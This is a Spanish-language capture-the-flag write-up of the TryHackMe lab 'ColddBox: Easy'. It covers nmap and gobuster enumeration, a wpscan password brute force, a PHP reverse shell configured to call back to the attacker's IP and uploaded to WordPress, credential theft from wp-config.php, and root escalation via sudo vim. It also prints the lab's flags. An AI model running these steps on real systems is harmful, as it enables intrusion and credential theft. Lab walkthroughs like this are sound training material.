# 🙉 Write-Up: Máquina "ColddBox: Easy"

📌 Plataforma: Try Hack Me

P Dificultad: Fácil

Autor: Joaquín Picazo

## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- Reconocimiento Recolección de información general sobre la máguina objetivo.
- 2 Escaneo y Enumeración Identificación de servicios, tecnologías y versiones en uso.
- 3 Explotación Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 Escalada de Privilegios y Post-Explotación Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



#### 📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos y servicios abiertos.

```
nmap -p- -vvv --open 10.10.29.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-07 08:27 -04
Initiating Ping Scan at 08:27
Scanning 10.10.29.5 [4 ports]
Completed Ping Scan at 08:27, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:27
Completed Parallel DNS resolution of 1 host. at 08:27, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:27
Scanning 10.10.29.5 [65535 ports]
Discovered open port 80/tcp on 10.10.29.5
SYN Stealth Scan Timing: About 30.78% done; ETC: 08:29 (0:01:10 remaining)
Discovered open port 4512/tcp on 10.10.29.5
Completed SYN Stealth Scan at 08:28, 80.30s elapsed (65535 total ports)
Nmap scan report for 10.10.29.5
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2025-04-07 08:27:22 -04 for 80s
Not shown: 64903 closed tcp ports (reset), 630 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
         STATE SERVICE REASON
PORT
80/tcp open http syn-ack ttl 63
4512/tcp open unknown syn-ack ttl 63
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 80.89 seconds
           Raw packets sent: 77465 (3.408MB) | Rcvd: 72383 (3.107MB)
```

### @ 2. Escaneo y Enumeración

Ahora, hago un escaneo específico a los puertos abiertos encontrados anteriormente para encontrar más información. Puedo identificar que corre un WordPress en la web.

Dejo ejecutándose Gobuster mientras exploro la web del puerto 80. Luego, me doy cuenta que hay directorios interesantes como /wp-content, /wp-login.php, /hidden y /wp-admin

```
gobuster dir -u http://10.10.29.5/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
     Threads:
Wordlist:
                                                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
      Negative Status codes:
                                                404
      User Agent:
                                                gobuster/3.6
     Extensions:
Timeout:
                                                php,txt,html
10s
Starting gobuster in directory enumeration mode
                                                           [SIZe: 275]
[Size: 275]
[Size: 0] [→ http://10.10.29.5/]
[Size: 313] [→ http://10.10.29.5/wp-content/]
[Size: 2547]
[Size: 19930]
[Size: 314] [→ http://10.10.29.5/wp-includes/]
[Size: 7173]
[Size: 313]
[Size: 313] [→ http://10.10.29.5/wp-admin/]
[Size: 309] [→ http://10.10.29.5/hidden/]
[Size: 421]
/.pnp
/index.php
/wp-content
/wp-login.php
/license.txt
/wp-includes
/readme.html
 /wp-trackback.php
 'hidden
```


Visitando /hidden encuentro un mensaje. Puedo asumir que existe el usuario C0ldd, Hugo y Philip.



U-R-G-E-N-T

Coldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Luego, visito /wp-login.php y es una interfaz de login. Intenté ingresar con admin:admin pero no funcionó.



## 💥 3. Explotación de Vulnerabilidades

Decido hacer un escaneo de usuarios con wpscan. Podría servir para estar seguro de que usuarios existen y ver la posibilidad de aplicar fuerza bruta con wpscan o hydra.

Se encuentran tres usuarios, los cuales son los mismos encontrados en /hidden.

```
[#] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:01 

[i] User(s) Identified:

[#] the cold in person

| Found By: Rss Generator (Passive Detection)

[#] coldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Decido aplicar fuerza bruta con wpscan para intentar encontrar credenciales de acceso para el login de la web.

Después de una breve espera, encuentra una coincidencia.

```
[i] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)


[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)


[+] coldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - coldd / 9876543210
```

Inicio sesión y me puse a explorar el Dashboard, y encuentro que se puden subir Plugins. Puede usarse para hacer una reverse shell.



Aquí se pueden subir archivos, por lo que voy a preparar mi reverse shell.



Busco el contenido de php-reverse-shell.php y lo leo para posteriormente copiarlo.

```
(root@ kali)-[/usr/share/webshells/php]
findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php

(root@ kali)-[/usr/share/webshells/php]
# cat php-reverse-shell.php
```

Creo un archivo webshell.php y pego el contenido.

```
(root@ kali)-[~]
nano webshell.php
```

Configuro el código con mi ip de tun0 y el puerto que usaré para la escucha.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.144.200'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Me pongo a la escucha en el puerto 443, el cual yo elegí al configurar la reverse shell anterior.

```
(root@ kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
```

Para ejecutar la reverse shell en la web, entro a este directorio y al archivo que subí anteriormente.



🔘 🧏 10.10.29.5/wp-content/uploads/2025/04/webshell.php



#### 🔐 4. Escalada de Privilegios y Post-explotación

Se conectó al puerto 443 de mi máquina e ingresé python3 -c 'import pty;pty.spawn("/bin/bash")' para trabajar más cómodo en la consola. Posteriormente, revisé el contenido del directorio en el que me encuentro actualmente.

```
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden
                      wp-blog-header.php
                                                    wp-includes
                                                                             wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php license.txt wp-config-sample.php wp-load.php xmlrpc.php readme.html wp-config.php wp-login.php
wp-activate.php wp-content
                                                   wp-mail.php
wp-admin
                     wp-cron.php
                                                  wp-settings.php
```

Leí varios archivos de allí, pero el único que me dio algo importante fué **wp-config.php** ya que este contiene credenciales de c0ldd

```
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
* The base configurations of the WordPress.
* This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing_wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');
/** MySQL database username */
define('DB_USER', 'c0ldd');
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Con las credenciales anteriores inicio sesión en c0ldd. Luego, leo la flag de user.txt

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ cd ~
cd ~
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=
```


Ahora, intento escalar privilegios, solo con sudo -l veo que mínimo hay varias formas de escalar privilegios.

```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Decido escalar privilegios con vim, entonces, busco en GTFObins formas de escalar privilegios con vim.



Ingreso el comando encontrado en GTFObins.

```
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'
```

Compruebo que soy root.

:!/bin/sh # whoami whoami root

#### Busco la bandera de root.txt

```
# pwd
pwd
/root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

# Banderas y Resultados

- ✓ Usuario: Se obtuvo acceso como usuario no privilegiado.
- ✔ Root: Se logró escalar privilegios hasta obtener control total del sistema.
- ✔ Banderas: Se obtuvo la bandera de usuario y root.